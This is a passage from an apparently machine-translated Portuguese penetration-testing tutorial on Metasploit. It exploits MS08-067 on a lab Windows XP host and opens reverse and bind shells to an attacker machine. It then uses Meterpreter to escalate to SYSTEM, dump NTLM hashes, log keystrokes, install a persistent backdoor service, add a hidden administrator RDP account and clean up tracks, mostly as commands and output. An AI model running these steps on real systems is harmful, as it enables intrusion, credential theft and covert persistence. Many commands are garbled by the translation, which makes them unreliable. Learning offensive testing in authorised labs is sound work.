Isto irá exibir todos os modos disponíveis similar ao do msfconsole e usar instruções para selecionar o módulo particular e definir os seus parâmetros. Por favor, note que todas as variáveis ou parâmetros devem seguir a convenção de param = value, e que todas as opções são caso sensível. Nós apresentamos um pequeno exercício para seleção e execução de um exploit particular abaixo.

```
#. / Msfcli windows/smb/ms08_067_netapi O
```

```
[*] Por favor aguarde carregar a árvore módulo ...
```

Nome	Configuração atual	Exigido	Descrição
RHOST		sim	O endereço de destino
Rport		sim	Defina a porta de serviço SMB
SMBPIPE	445	sim	O nome do pipe para usar (BROWSER,
SRVSVC)	BROWSER		

O uso da carta Ono final do comando anterior instrui a estrutura para exibir as opções disponíveis para o exploit seleccionado.

```
#. / Msfcli windows/smb/ms08_067_netapi RHOST = 192.168.0.7 P
```

```
[*] Por favor aguarde carregar a árvore módulo ...
```

```
Payloads compatíveis
=====
```

Nome	Descrição
generic / debug_trap	Gerar uma armadilha de depuração na
processo de destino	
generic / shell_bind_tcp	
um shell de comando	Ouvir para uma conexão e spawn
...	

Finalmente depois de definir o IP de destino usando o RHOST parâmetro, agora é hora de seleccionar compatível com a carga e executar nossa exploração.

```
#. / Msfcli windows/smb/ms08_067_netapi RHOST = 192.168.0.7
LHOST = 192.168.0.3 = PAYLOAD windows / shell / E reverse_tcp
```

```
[*] Por favor aguarde carregar a árvore módulo ...
```

```
[*] Manipulador reverter Iniciado em 192.168.0.3:4444
```

```
[*] Automaticamente detectar o alvo ...
```

```
[*] Fingerprint: Windows XP Service Pack 2 - lang: Inglês
[*] Target Selected: Windows XP SP2 Inglês (NX)
[*] A tentativa de acionar a vulnerabilidade ...
[*] Envio de estágio (240 bytes) para 192.168.0.7
[*] Command sessão shell um aberto (192.168.0.3:4444 ->
192.168.0.7:1027)
```

```
Microsoft Windows XP [Versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp
```

```
C: \WINDOWS \system32>
```

Como você pode ver, temos vindo a adquirir um acesso shell local para a nossa máquina de destino, após definindo o LHOST parâmetro para uma carga escolhido. Isto prova um fácil de usar e gestão eficiente dos MSFCLI para testes de penetração rápida.



Para atualizar o Metasploit Framework regularmente, use o comando msfupdate a partir do seu terminal local.



Ninja 101 brocas

Os exemplos apresentados nesta seção irá limpar o seu entendimento sobre como a quadro de exploração pode ser usado de várias maneiras. Não é possível bombear cada aspecto ou uso de Metasploit Framework, mas temos examinado cuidadosamente e extraídas as características mais importantes para o seu brocas. De aprender e entrar em profundidade

conhecimento sobre o Metasploit Framework, recomendamos que você leia um tutorial online Metasploit " Unleashed " em <http://www.offensive-security.com.br / metasploit-desencadeou />. Este tutorial foi desenvolvido com avançada material, que inclui conhecimentos sobre o desenvolvimento de exploração, pesquisa de vulnerabilidades e técnicas de avaliação de uma perspectiva de testes de penetração.

Cenário # 1

Durante este exercício, vamos demonstrar como o Metasploit Framework pode ser utilizados para a exploração portuária, OS fingerprinting, e identificação de serviços utilizando uma integrado instalação NMap. Em seu msfconsole, execute os seguintes comandos:

```
msf> db_driver sqlite3
```

```
[*] Usando banco de dados sqlite3 driver
```

```
msf> db_connect
```

```
[-] Note-se que sqlite não é suportado devido a inúmeras questões.
[-] Pode funcionar, mas não conte com isso
[*] Conectado com êxito ao banco de dados
[*] File: / root/.msf3/sqlite3.db
```

```
msf> db_tracker carga
```

```
[*] Plugin carregado com êxito: db_tracker
```

```
msf> db_nmap-T Aggressive-sV-n-O-v 192.168.0.7
```

Começando Nmap 5.00 (<http://nmap.org>) em 2010/11/11 22:34 UTC

NSE: Carregado 3 scripts para a digitalização.

Iniciar ARP Ping Scan às 22:34

Digitalização 192.168.0.7 [1 port]

Concluída ARP Ping Scan às 22:34, 0.00s decorrido (1 hosts total)

Iniciar SYN Stealth Scan às 22:34

Digitalização 192.168.0.7 [1000 portas]

445/tcp porta aberta no descobri 192.168.0.7

135/tcp porta aberta no descobri 192.168.0.7

25/tcp porta aberta no descobri 192.168.0.7

139/tcp porta aberta no descobri 192.168.0.7

3389/tcp porta aberta no descobri 192.168.0.7

80/tcp porta aberta no descobri 192.168.0.7

443/TCP porta aberta no descobri 192.168.0.7

21/tcp porta aberta no descobri 192.168.0.7

1025/tcp porta aberta no descobri 192.168.0.7

1433/tcp porta aberta no descobri 192.168.0.7

Completo SYN Stealth Scan às 22:34, 3.04s decorrido (1000 portas no total)

Iniciando scan Service às 22:34

Digitalização 10 serviços em 192.168.0.7

Scan Service concluída às 22:35, 15.15s decorrido (10 serviços em 1 host)

Iniciar a detecção de SO (tentativa # 1) contra 192.168.0.7

...

SERVICEVERSION PORTSTATE

21/tcpopen ftpMicrosoft ftpd

25/tcpopen smtpMicrosoft ESMTP 6.0.2600.2180

80/tcpopen httpMicrosoft httpd IIS 5.1

135/tcp open msrpcMicrosoft Windows RPC

139/tcp open netbios-ssn

443/TCP aberta https?

445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds

1025/tcp open msrpcMicrosoft Windows RPC

1433/tcp open ms-sql-sMicrosoft SQL Server 2005 9.00.1399; RTM

3389/tcp open-microsoft rdp Microsoft Terminal Service

MAC Address: 00:00 B: 6B: 68:19:91 (Wistron Neweb)

Tipo de dispositivo: uso geral

Executando: Microsoft Windows 2000 | XP | 2003

Detalhes OS: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, ou

Windows Server 2003 SP0 - SP2

Distância da rede: 1 hop

Previsão TCP Sequence: Dificuldade = 263 (Boa sorte!)

Seqüência de Geração IP ID: Incremental

Info Service: Host: custdesk; OS: Windows

...

Nmap feito: um endereço de IP (um host up) verificados em 20,55 segundo

Pacotes enviados primas: 1026 (45.856KB) | Receb: 1024 (42.688KB)

Neste ponto, temos digitalizada com êxito a nossa meta e salvou os resultados para o sessão de banco de dados atual. Para listar as metas e os serviços de descoberta, você pode emitir db_hosts e db_services comando de forma independente. Além disso, se você tiver já digitalizadas seu destino usando o programa NMap separadamente e salvou o resultar em "XML" formato, então você pode importar esses resultados em usar o Metasploit db_import_nmap_xml comando.

Cenário # 2

Neste exemplo, vamos ilustrar um pouco auxiliares do Metasploit Framework. O chave é entender a sua importância no contexto do processo de análise de vulnerabilidade.

SNMP scanner comunidade

Este módulo irá realizar varreduras SNMP contra o determinado intervalo de rede endereços usando um conjunto bem conhecido de strings da comunidade e imprimir a descoberto Informações do dispositivo SNMP na tela.

```
msf> Procura de snmp
```

```
[*] Pesquisando módulos carregados para o padrão "snmp" ...
```

```
Auxiliar
```

```
=====
```

Data NameDisclosure	Classificar	Descrição
-----	----	-----
scanner / snmp / aix_version	normal	AIX SNMP Scanner
Módulo auxiliar		
scanner / snmp / comunidade		
Scanner	normal	SNMP comunitário

```
...
```

```
msf> use auxiliares / scanner / snmp / comunidade
```

```
msf auxiliar (comunidade) opções> show
```

```
Opções de módulos:
```

```
Definir NameCurrent
```

```
Descrição necessários
```

```
-----
```

```
- -----
```

```
BATCHSIZE256
```

```
-----  
sim
```

O número de hosts para sondar em cada conjunto	
CHOST	não
O endereço do cliente local	
COMUNIDADES / opt/metasploit3/msf3/data/wordlists/snmp.txt	
A lista de comunidades que deve ser tentada por host	não
Rhosts	
O intervalo de endereços de destino ou identificador CIDR	sim
RPORT161	
A porta de destino	sim
THREADS1	
O número de threads simultâneos	
msf auxiliar (comunidade) rhosts> set 10.2.131.0/24	sim

```
Rhosts => 10.2.131.0/24
msf auxiliar (comunidade)> set THREADS 3
```

```
THREADS => 3
msf auxiliar (comunidade)> set BATCHSIZE 10
```

```
BATCHSIZE => 10
msf auxiliar (comunidade)> run
```

```
[*]>> Progresso (10.2.131.0-10.2.131.9) 0 / 170 ...
[*]>> Progresso (10.2.131.10-10.2.131.19) 0 / 170 ...
[*]>> Progresso (10.2.131.20-10.2.131.29) 0 / 170 ...
[*] Digitalizados 030 de 256 hosts (011% completa)
[*]>> Progresso (10.2.131.30-10.2.131.39) 0 / 170 ...
[*]>> Progresso (10.2.131.40-10.2.131.49) 0 / 170 ...
[*]>> Progresso (10.2.131.50-10.2.131.59) 0 / 170 ...
[*] Digitalizados 060 de 256 hosts (023% completa)
[*]>> Progresso (10.2.131.60-10.2.131.69) 0 / 170 ...
[*]>> Progresso (10.2.131.70-10.2.131.79) 0 / 170 ...
[*] Digitalizados 080 de 256 hosts (031% completa)
[*]>> Progresso (10.2.131.80-10.2.131.89) 0 / 170 ...
[*]>> Progresso (10.2.131.90-10.2.131.99) 0 / 170 ...
[*]>> Progresso (10.2.131.100-10.2.131.109) 0 / 170 ...
[*] 10.2.131.109 'público' 'HP ETHERNET AMBIENTE MULTI-ROM
nenhum, JETDIRECT, JD128, EEPROM V.33.19, CIDATE 2008/12/17 "
[*] Digitalizados 110 de 256 hosts (042% completa)
...
[*]>> Progresso (10.2.131.240-10.2.131.249) 0 / 170 ...
[*]>> Progresso (10.2.131.250-10.2.131.255) 0 / 102 ...
[*] Digitalizados 256 de 256 hosts (100% completa)
[*] Execução do módulo auxiliar concluída
```

Como você pode ver, nós descobrimos um dispositivo SNMP habilitado com a público string comunidade. Embora permite acesso somente leitura para o dispositivo, podemos ainda obter informações valiosas que serão benéficas durante os testes de penetração da rede. Esta informação pode envolver dados do sistema, uma lista de serviços em execução, a rede endereços versão, e os níveis de patch, e assim por diante.

VNC scanner de autenticação em branco

Este módulo irá varrer a faixa de endereços IP para servidores de VNC que são acessíveis sem detalhes de autenticação.

```
msf> use auxiliares / scanner / vnc / vnc_none_auth
msf auxiliar (vnc_none_auth) opções> show
msf auxiliar (vnc_none_auth) rhosts> set 10.4.124.0/24
  Rhosts => 10.4.124.0/24
msf auxiliar (vnc_none_auth)> run

[*] 10.4.124.22:5900, VNC servidor versão do protocolo: "004,000 RFB", não
    apoiado!
[*] 10.4.124.23:5900, VNC servidor versão do protocolo: "004,000 RFB", não
    apoiado!
[*] 10.4.124.25:5900, VNC servidor versão do protocolo: "004,000 RFB", não
    apoiado!
[*] Digitalizados 026 de 256 hosts (010% completa)
[*] 10.4.124.26:5900, VNC servidor versão do protocolo: "004,000 RFB", não
    apoiado!
[*] 10.4.124.27:5900, servidor VNC tipos de segurança suportados: Nenhum, livre
    acesso!
[*] 10.4.124.28:5900, servidor VNC tipos de segurança suportados: Nenhum, livre
    acesso!
[*] 10.4.124.29:5900, VNC servidor versão do protocolo: "004,000 RFB", não
    apoiado!
...
[*] 10.4.124.224:5900, VNC servidor versão do protocolo: "004,000 RFB",
    não suportado!
[*] 10.4.124.225:5900, VNC servidor versão do protocolo: "004,000 RFB",
    não suportado!
[*] 10.4.124.227:5900, VNC tipos de segurança de servidor suportadas: Nenhum,
    acesso livre!
[*] 10.4.124.228:5900, VNC servidor versão do protocolo: "004,000 RFB",
    não suportado!
[*] 10.4.124.229:5900, VNC servidor versão do protocolo: "004,000 RFB",
    não suportado!
[*] Digitalizados 231 de 256 hosts (090% completa)
[*] Digitalizados 256 de 256 hosts (100% completa)
[*] Execução do módulo auxiliar concluída
```


Você pode notar que temos encontrado um par de servidores VNC que são acessíveis sem autenticação. Este vetor de ataque pode se tornar uma séria ameaça para o sistema administradores e pode trivialmente convidar hóspedes indesejados ao seu servidor VNC do Internet se não houver controles de autorização estão habilitados.

IIS6 WebDAV unicode bypass auth

Este módulo auxilia na determinação da vulnerabilidade ignorar a autenticação de IIS6 WebDAV fazendo a varredura do intervalo de endereços de rede contra a padrões conhecidos de condições de vulnerabilidade.

```
msf> use auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
msf auxiliary (ms09_020_webdav_unicode_bypass) opções> show
msf auxiliary (ms09_020_webdav_unicode_bypass) rhosts> set 10.8.183.0/24
  Rhosts => 10.8.183.0/24
msf auxiliary (ms09_020_webdav_unicode_bypass)> set THREADS 10
  THREADS => 10
msf auxiliary (ms09_020_webdav_unicode_bypass)> run
```

```
[*] Pasta não requer autenticação. [302]
[-] Pasta não requer autenticação. [400]
[*] Confirmado http://10.8.183.9:80/ pasta protegida 401 (10.8.183.9)
[*] Teste de bypass unicode no IIS6 com WebDAV habilitado usando
PROPFIND pedido.
[-] Pasta não requer autenticação. [403]
[-] Pasta não requer autenticação. [302]
[-] Pasta não requer autenticação. [501]
[-] Pasta não requer autenticação. [501]
...
[*] Confirmado 401 http://10.8.183.162:80/ pasta protegida
(10.8.183.162)
[*] Teste de bypass unicode no IIS6 com WebDAV habilitado usando
PROPFIND pedido.
...
[*] Confirmado 401 http://10.8.183.155:80/ pasta protegida
(10.8.183.155)
[*] Teste de bypass unicode no IIS6 com WebDAV habilitado usando
PROPFIND pedido.
[*] Confirmado 401 http://10.8.183.166:80/ pasta protegida
(10.8.183.166)
[*] Teste de bypass unicode no IIS6 com WebDAV habilitado usando
PROPFIND pedido.
[*] Confirmado 401 http://10.8.183.168:80/ pasta protegida
(10.8.183.168)
[*] Teste de bypass unicode no IIS6 com WebDAV habilitado usando
PROPFIND pedido.
```

[*] Confirmado http://10.8.183.167:80/ pasta protegida (10.8.183.167)	401
[*] Teste de bypass unicode no IIS6 com WebDAV PROPFIND pedido.	ativada usando
[-] Pasta não requer autenticação. [501]	
[*] Confirmado http://10.8.183.171:80/ pasta protegida (10.8.183.171)	401
[*] Teste de bypass unicode no IIS6 com WebDAV PROPFIND pedido.	ativada usando
[-] Pasta não requer autenticação. [501]	
[-] Pasta não requer autenticação. [501]	
...	
[-] Pasta não requer autenticação. [302]	
[*] Confirmado http://10.8.183.178:80/ pasta protegida (10.8.183.178)	401
[*] Teste de bypass unicode no IIS6 com WebDAV PROPFIND pedido.	
[-] Pasta não requer autenticação. [501]	
[-] Pasta não requer autenticação. [501]	
[*] Digitalizados 182 de 256 hosts (071% completa)	ativada usando
[-] Pasta não requer autenticação. [501]	
[*] Confirmado http://10.8.183.183:80/ pasta protegida (10.8.183.183)	
[*] Teste de bypass unicode no IIS6 com WebDAV PROPFIND pedido.	
[-] Pasta não requer autenticação. [302]	
[*] Confirmado http://10.8.183.188:80/ pasta protegida (10.8.183.188)	401
[*] Teste de bypass unicode no IIS6 com WebDAV PROPFIND pedido.	ativada usando
...	
[-] Pasta não requer autenticação. [405]	
[*] Digitalizados 256 de 256 hosts (100% completa)	401
[*] Execução do módulo auxiliar concluída	
	ativada usando

Assim, temos validado com sucesso a nossa rede de destino contra MS09-020 IIS6 WebDAV Authentication Bypass Unicode vulnerabilidade. Este módulo, talvez nos ajudou a descobrir a configuração do servidor vulnerável atualmente posando um risco para a nossa rede.

Cenário # 3

Vamos agora explorar o uso de algumas cargas comuns (Bind, Reverse, Meterpreter) e discutir as suas capacidades de exploração a partir do ponto de vista. Este exercício irá dar uma idéia sobre como e quando usar a carga particular.

Bind shell

Um shell bind é uma conexão de shell remoto que dá acesso ao sistema de destino sobre exploração bem sucedida e execução de shellcode através da criação de um ouvinte da porta de ligação.

Isso abre uma porta de entrada para um atacante para conectar-volta para a máquina comprometida na porta de bind shell usando uma ferramenta como netcat o que poderia túnel da entrada padrão (stdin) E de saída (stdout) Através de uma conexão TCP. Esse cenário funciona de forma semelhante ao de uma conexão de cliente telnet estabelecimento a um servidor telnet e suites no ambiente onde o atacante está atrás de NAT ou Firewall, e contato direto do host comprometido para o IP do atacante não é possível.

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit (ms08_067_netapi)> opções de show
msf exploit (ms08_067_netapi)> set RHOST 192.168.0.7
  RHOST => 192.168.0.7
msf exploit (ms08_067_netapi)> set PAYLOAD windows / shell / bind_tcp
  PAYLOAD => windows / shell / bind_tcp
msf exploit (ms08_067_netapi)> explorar
```

```
[*] Manipulador bind Iniciado
[*] Automaticamente detectar o alvo ...
[*] Fingerprint: Windows XP Service Pack 2 - lang: Inglês
[*] Target Selected: Windows XP SP2 Inglês (NX)
[*] A tentativa de acionar a vulnerabilidade ...
[*] Envio de estágio (240 bytes) para 192.168.0.7
[*] Command sessão shell um aberto (192.168.0.3:41289 ->
192.168.0.7:4444) em Sábado Nov 13 19:01:23 +0000 2010
```

```
Microsoft Windows XP [Versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp
```

```
C: \ WINDOWS \ system32>
```

Assim, analisamos que Metasploit também automatiza o processo de conexão para o shell bind usando um manipulador multi-carga integrado. O uso de ferramentas como netcat pode tornar-se útil em situações onde você escreve o seu próprio com um exploit bind shellcode que deve exigir de terceiros manipulador para estabelecer conexão com o hospedeiro comprometido. Você pode ler alguns exemplos práticos da utilização de netcat para operações de rede de segurança em vários <http://en.wikipedia.org/wiki/Netcat>.

Reverse shell

Shell reverso é completamente oposta para o shell bind. De tal forma que, em vez de uma ligação porta em um sistema de destino e aguardar a conexão do computador do invasor, ele simplesmente conecta-back para o IP do atacante e do Porto, e gera um shell. É também um dimensão visível de shell reverso considerar alvo atrás de NAT ou Firewall que impede o acesso público aos recursos do seu sistema.

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit (ms08_067_netapi)> set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit (ms08_067_netapi)> set PAYLOAD windows / shell / reverse_tcp
PAYLOAD => windows / shell / reverse_tcp
msf exploit (ms08_067_netapi)> opções de show
msf exploit (ms08_067_netapi)> set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit (ms08_067_netapi)> explorar
```

```
[*] Manipulador reverter Iniciado em 192.168.0.3:4444
[*] Automaticamente detectar o alvo ...
[*] Fingerprint: Windows XP Service Pack 2 - lang: Inglês
[*] Target Selected: Windows XP SP2 Inglês (NX)
[*] A tentativa de acionar a vulnerabilidade ...
[*] Envio de estágio (240 bytes) para 192.168.0.7
[*] Command sessão shell um aberto (192.168.0.3:4444 ->
192.168.0.7:1027) em Sábado Nov 13 22:59:02 +0000 2010
```

```
Microsoft Windows XP [Versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp
```

```
C: \ WINDOWS \ system32>
```

Você pode diferenciar claramente entre o shell reverso e shell bind do aspecto de prestação de IP do atacante (por exemplo, LHOST 192.168.0.3) Em shell reverso configuração, enquanto não há necessidade para isso em um shell bind.



Qual é a diferença entre "inline" e "stager" payload tipo?

Uma carga inline é um código único shell auto-contido que está a ser executado com uma instância de um exploit. Enquanto o payload stager cria um canal de comunicação entre o atacante ea máquina da vítima para leitura fora do resto do código shell de teste para executar a tarefa específica, é muitas vezes uma prática comum para escolher cargas stager porque são muito menores em tamanho do que cargas inline.

Meterpreter

A Meterpreter é um avançado, furtivo, multifacetado, e dinamicamente extensível carga que opera através da injeção de DLL reflexivo em uma memória de destino. Scripts e plugins podem ser carregados dinamicamente em tempo de execução com o objetivo de estender a atividade de pós-exploração. Isto inclui a escalção de privilégios, sistema de dumping contas, keylogging, serviço de backdoor persistente, permitindo desktop remoto, e muitas outras extensões. Além disso, toda a comunicação do shell Meterpreter é criptografada por padrão.

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit (ms08_067_netapi)> set RHOST 192.168.0.7
  RHOST => 192.168.0.7
msf exploit (ms08_067_netapi) mostram> payloads
...
msf exploit (ms08_067_netapi)> set PAYLOAD windows / Meterpreter / reverse_
tcp
  PAYLOAD => windows / Meterpreter / reverse_tcp
msf exploit (ms08_067_netapi)> opções de show
...
msf exploit (ms08_067_netapi)> set LHOST 192.168.0.3
  LHOST => 192.168.0.3
msf exploit (ms08_067_netapi)> explorar

[*] Manipulador reverter Iniciado em 192.168.0.3:4444
[*] Automaticamente detectar o alvo ...
[*] Fingerprint: Windows XP Service Pack 2 - lang: Inglês
[*] Target Selected: Windows XP SP2 Inglês (NX)
[*] A tentativa de acionar a vulnerabilidade ...
[*] Envio de estágio (749056 bytes) para 192.168.0.7
[*] Meterpreter uma sessão aberta (192.168.0.3:4444 ->
192.168.0.7:1029) na Sun 14 de novembro 02:44:26 +0000 2010
Meterpreter ajuda>
```

...

Como você pode ver, conseguimos adquirir uma shell Meterpreter. Digitação em ajuda irá exibir vários tipos de comandos disponíveis para nós. Vamos verificar o nosso atual privilégios e aumentar-lhes a SISTEMA nível usando o script chamado Meterpreter getsystem.

```
Meterpreter> getuid
  Servidor usuário: CUSTDESK \ salesdept
```

Exploração alvo

```
Meterpreter> use priv
```

```
Meterpreter> getsystem-h
```

...

Isto irá exibir uma série de técnicas disponíveis para elevar nossos privilégios. Búsing getsystem um comando padrão sem qualquer opções especificadas tentará cada técnica única contra o alvo e parar assim que ela for bem sucedida.

```
Meterpreter> getsystem
```

... Tem sistema (via técnica 1).

```
Meterpreter> getuid
```

Servidor usuário: NT AUTHORITY \ SYSTEM

```
Meterpreter> sysinfo
```

Computador: CUSTDESK
OS: Windows XP (Build 2600, Service Pack 2).
Arch: x86
Idioma: pt_BR



Se você optar por executar a explorar-j-z comando, então você estão empurrando a execução explorar ao fundo e não ser apresentado com o shell Meterpreter interativo. No entanto, se o sessão foi estabelecida com sucesso, então você pode interagir com esse sessão em particular através sessões-i id, ou obter uma lista de sessões ativas digitando sessões-l a fim de saber o exato "ID" de valor.

Vamos usar o poder do shell Meterpreter e despejar as contas do sistema atual e senhas realizada pelo alvo. Estes serão exibidos no formato de hash NTLM e pode ser revertida por craqueamento através de várias ferramentas on-line e técnicas. Para o seu referência e compreensão, por favor visite <http://www.md5decrypter.co.uk/ntlm-decrypt.aspx>.

```
Meterpreter> run hashdump
```

[*] Obtendo a chave de inicialização ...
[*] Calculando a chave HBOOT usando SYSKEY
71e52ce6b86e5da0c213566a1236f892 ...
[*] Obter a lista de usuário e chaves ...
[*] Descriptografar chaves de usuário ...
[*] Dumping hashes de senha ...

Administrador: 500: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest: 501: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant: 1000: d2cd5d550e14593b12787245127c866d: d3e35f657c924d0b31eb811d2d986df9:::

```
SUPPORT_388945a0: 1002: aad3b435b51404eeaad3b435b51404ee: c8edf0d0db48cbf
7b2835ec013cfb9c5:::
Momin Desktop: 1003: ccf9155e3e7db453aad3b435b51404ee: 3dbde697d71690a769
204beb12283678:::
IUSR_MOMINDESK: 1004: a751dcb6ea9323026eb8f7854da74a24: b0196523134dd9a21
bf6b80e02744513:::
ASPNET: 1005: ad785822109dd077027175f3382059fd: 21ff86d627bcf380a5b1b6ab
e5d8e1dd:::
IWAM_MOMINDESK: 1009:12 a75a1d0cf47cd0c8e2f82a92190b42: c74966d83d519ba41
e5196e00f94e113:::
H4x: 1010: ccf9155e3e7db453aad3b435b51404ee: 3dbde697d71690a769204b
eb12283678:::
salesdept: 1011:8 f51551614ded19365b226f9bfc33fab: 7ad83174aadb77faac126
fdd377b1693:::
```

Agora vamos aproveitar esta atividade ainda mais gravando as teclas usando o chave de registro, a capacidade do shell Meterpreter, que pode revelar série de dados úteis do nosso alvo.

```
Meterpreter> getuid
```

```
Servidor usuário: NT AUTHORITY \ SYSTEM
```

```
Meterpreter> ps
```

```
Lista de processos
```

```
=====
```

```
PIDNameArch User Session
```

```
Caminho
```

```
-----
```

```
----
```

```
0 [Process System]
```

```
4Systemx860NT AUTHORITY \ SYSTEM
```

```
384smss.exex860NT AUTHORITY \ SYSTEM
```

```
\ SystemRoot \ System32 \ smss.exe
```

```
488csrss.exex860NT AUTHORITY \ SYSTEM
```

```
\ C:? \ WINDOWS \ system32 \ csrss.exe
```

```
648winlogon.exex860NT AUTHORITY \ SYSTEM
```

```
\ C:? \ WINDOWS \ system32 \ winlogon.exe
```

```
692services.exex860NT AUTHORITY \ SYSTEM
```

```
C: \ WINDOWS \ system32 \ services.exe
```

```
704lsass.exex860NT AUTHORITY \ SYSTEM
```

```
C: \ WINDOWS \ system32 \ lsass.exe
```

```
...
```

```
AUTORIDADE 148alg.exex860NT SERVICE \ LOCAL
```

```
C: \ WINDOWS \ System32 \ alg.exe
```

```
3172 explorer.exex860CUSTDESK \ salesdept
```

```
C: \ WINDOWS \ Explorer.EXE
```

```
3236 reader_sl.exe860CUSTDESK \ salesdept
C: \ Arquivos de programas \ Adobe \ Reader 9.0 \ Reader \ Reader_sl.exe
```

Nesta fase, vamos migrar o shell Meterpreter ao explorer.exe processo (3172), A fim de começar a registrar a atividade atual do usuário em um sistema.

```
Meterpreter> migrar 3172
```

```
[*] Migrando para 3172 ...
[*] Migração concluída com êxito.
```

```
Meterpreter> getuid
```

```
Servidor usuário: CUSTDESK \ salesdept
```

```
Meterpreter> keyscan_start
```

```
Iniciando o sniffer keystroke ...
```

Temos agora começamos nosso keylogger e deve esperar algum tempo para se pedaços de dados gravados.

```
Meterpreter> keyscan_dump
```

```
Dumping keystrokes capturados ...
```

```
<return> Www.yahoo.com <Return>
```

```
<Voltar> <Return> Www.bbc.co.uk
```

```
Meterpreter> keyscan_stop
```

```
Parar o sniffer keystroke ...
```

Como você pode ver, temos despejado atividade do alvo navegar na web. Em semelhante termos, poderíamos também capturar as credenciais de todos os usuários que fizerem login no sistema por a migração do winlogon.exe processo (648).

Você tem explorado e ganhou acesso ao sistema alvo, mas agora deseja manter este acesso permanente, mesmo que o serviço explorado ou aplicativo vai ser corrigido numa fase posterior. Este tipo de atividade é normalmente conhecido como "backdoor serviço ". Por favor note que o serviço fornecido pelo backdoor Meterpreter shell não requer autenticação antes de acessar uma porta de rede particular no sistema de destino. Isso pode permitir que alguns convidados indesejados para o seu alvo e representam um risco significativo. Como uma parte de seguir as regras de engajamento para testes de penetração, tal atividade é geralmente não é permitido. Assim, sugerimos que você mantenha o serviço backdoor longe de um ambiente pentest oficial.

```
msf exploit (ms08_067_netapi)> explorar
```

```
[*] Iniciados manipulador reversa em 192.168.0.3:4444
[*] Detectando automaticamente o alvo ...
[*] Impressões digitais: Windows XP Service Pack 2 - lang: Inglês
[*] Alvo selecionado: Windows XP SP2 Inglês (NX)
[*] A tentativa de desencadear a vulnerabilidade ...
[*] Envio de estágio (749056 bytes) para 192.168.0.7
[*] Meterpreter sessão 1 aberto (192.168.0.3:4444 ->
```


192.168.0.7:1032) a ter 16 nov 19:21:39 +0000 2010
Meterpreter> ps

```
...
292alg.exe860                               SERVIÇO NT AUTHORITY \ LOCAL
C: \ WINDOWS \ System32 \ alg.exe
1840 csrss.exe862                             NT AUTHORITY \ SYSTEM
\\ C: ? \ WINDOWS \ system32 \ csrss.exe
528winlogon.exe862                             NT AUTHORITY \ SYSTEM
\\ C: ? \ WINDOWS \ system32 \ winlogon.exe
240rdpclip.exe860                             CUSTDESK \ Desktop Momin
1060 userinit.exe860                           CUSTDESK \ Desktop Momin
C: \ WINDOWS \ system32 \ userinit.exe
1544 explorer.exe860                           CUSTDESK \ Desktop Momin
C: \ WINDOWS \ Explorer.EXE
...
Meterpreter> migrar 1544                       CUSTDESK \ Desktop Momin
```

```
[*] Migrando para 1544 ...
[*] Migração concluída com êxito.
Meterpreter> run metsvc-h
```

```
...
Meterpreter> run metsvc
```

```
[*] Criando um serviço Meterpreter na porta 31337
[*] Criando um diretório de instalação temporária C: \ DOCUME ~ 1 \ MOMIND ~ 1 \
LOCALS ~ 1 \ Temp \ oNyLOPeS ...
[*]>> Enviando metsrv.dll ...
[*]>> Enviando metsvc-server.exe ...
[*]>> Enviando metsvc.exe ...
[*] Iniciando o serviço ...
    * Instalando o Serviço de metsvc
    * Iniciando serviço
Serviço metsvc instalado com sucesso.
```

Então, nós temos finalmente começou o serviço backdoor em nosso alvo. Vamos fechar o Meterpreter sessão atual e usar multi / manipulador com uma carga windows / metsvc_bind_tcp para interagir com o nosso serviço backdoor sempre que quisermos.

Meterpreter exit>

```
[*] Meterpreter uma sessão fechada.           Motivo: Saída de usuário
msf exploit (ms08_067_netapi)> de volta
```

msf> use explorar / multi / manipulador

msf exploit (handler)> set PAYLOAD windows / metsvc_bind_tcp

```
PAYLOAD => windows / metsvc_bind_tcp
msf exploit (handler)> set LPORT 31337
```

Exploração alvo

```
LPORT => 31337
msf exploit (handler)> set RHOST 192.168.0.7

RHOST => 192.168.0.7
msf exploit (handler)> explorar

[*] Iniciando o manipulador de carga útil ...
[*] Manipulador bind Iniciado
[*] Sessão Meterpreter 2 aberto (192.168.0.3:37251 ->
192.168.0.7:31337) a ter 16 nov 20:02:05 +0000 2010
Meterpreter> getuid
```

Servidor usuário: NT AUTHORITY \ SYSTEM

Vamos usar outro script Meterpreter útil `getgui` para permitir o acesso de desktop remoto para o nosso alvo. O exercício seguinte será criar uma nova conta de usuário no alvo e habilitar o serviço de desktop remoto, se ele foi desativado anteriormente.

```
Meterpreter> run getgui-u-p btuser btpass

[*] Windows Remote Desktop Script Meterpreter configuração por
Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Idioma definido pelo usuário para: 'pt_BR'
[*] Configurar conta de usuário para logon
[*] Adicionando Usuário: btuser com Senha: btpass
[*] Adicionando Usuário: btuser para "Remote Desktop Users" grupo local
[*] Adicionando Usuário: btuser de "Administradores" grupo local
[*] Agora você pode logar com o usuário criado
[*] Para usar o comando de limpeza: run multi_console_command-rc / root /.
msf3/logs/scripts/getgui/clean_up__20101116.3447.rc
```

Agora podemos fazer login para nosso sistema de destino usando o `rdesktop` programa, inserindo o seguinte comando em outro terminal:

```
# Rdesktop 192.168.0.7:3389
```

Note que se você já possuir uma senha crackeada para qualquer usuário existente no alvo máquina, então você pode simplesmente executar o `executar getgui-e` comando para ativar um serviço de desktop remoto em vez de adicionar um novo usuário. Além disso, não se esqueça de limpeza de suas faixas no sistema, executando o `getgui / clean_up` script citado no o fim de uma saída anterior.



Como devo estender meu paisagem ataque, ganhando acesso a mais profunda rede do alvo que é inacessível de fora?

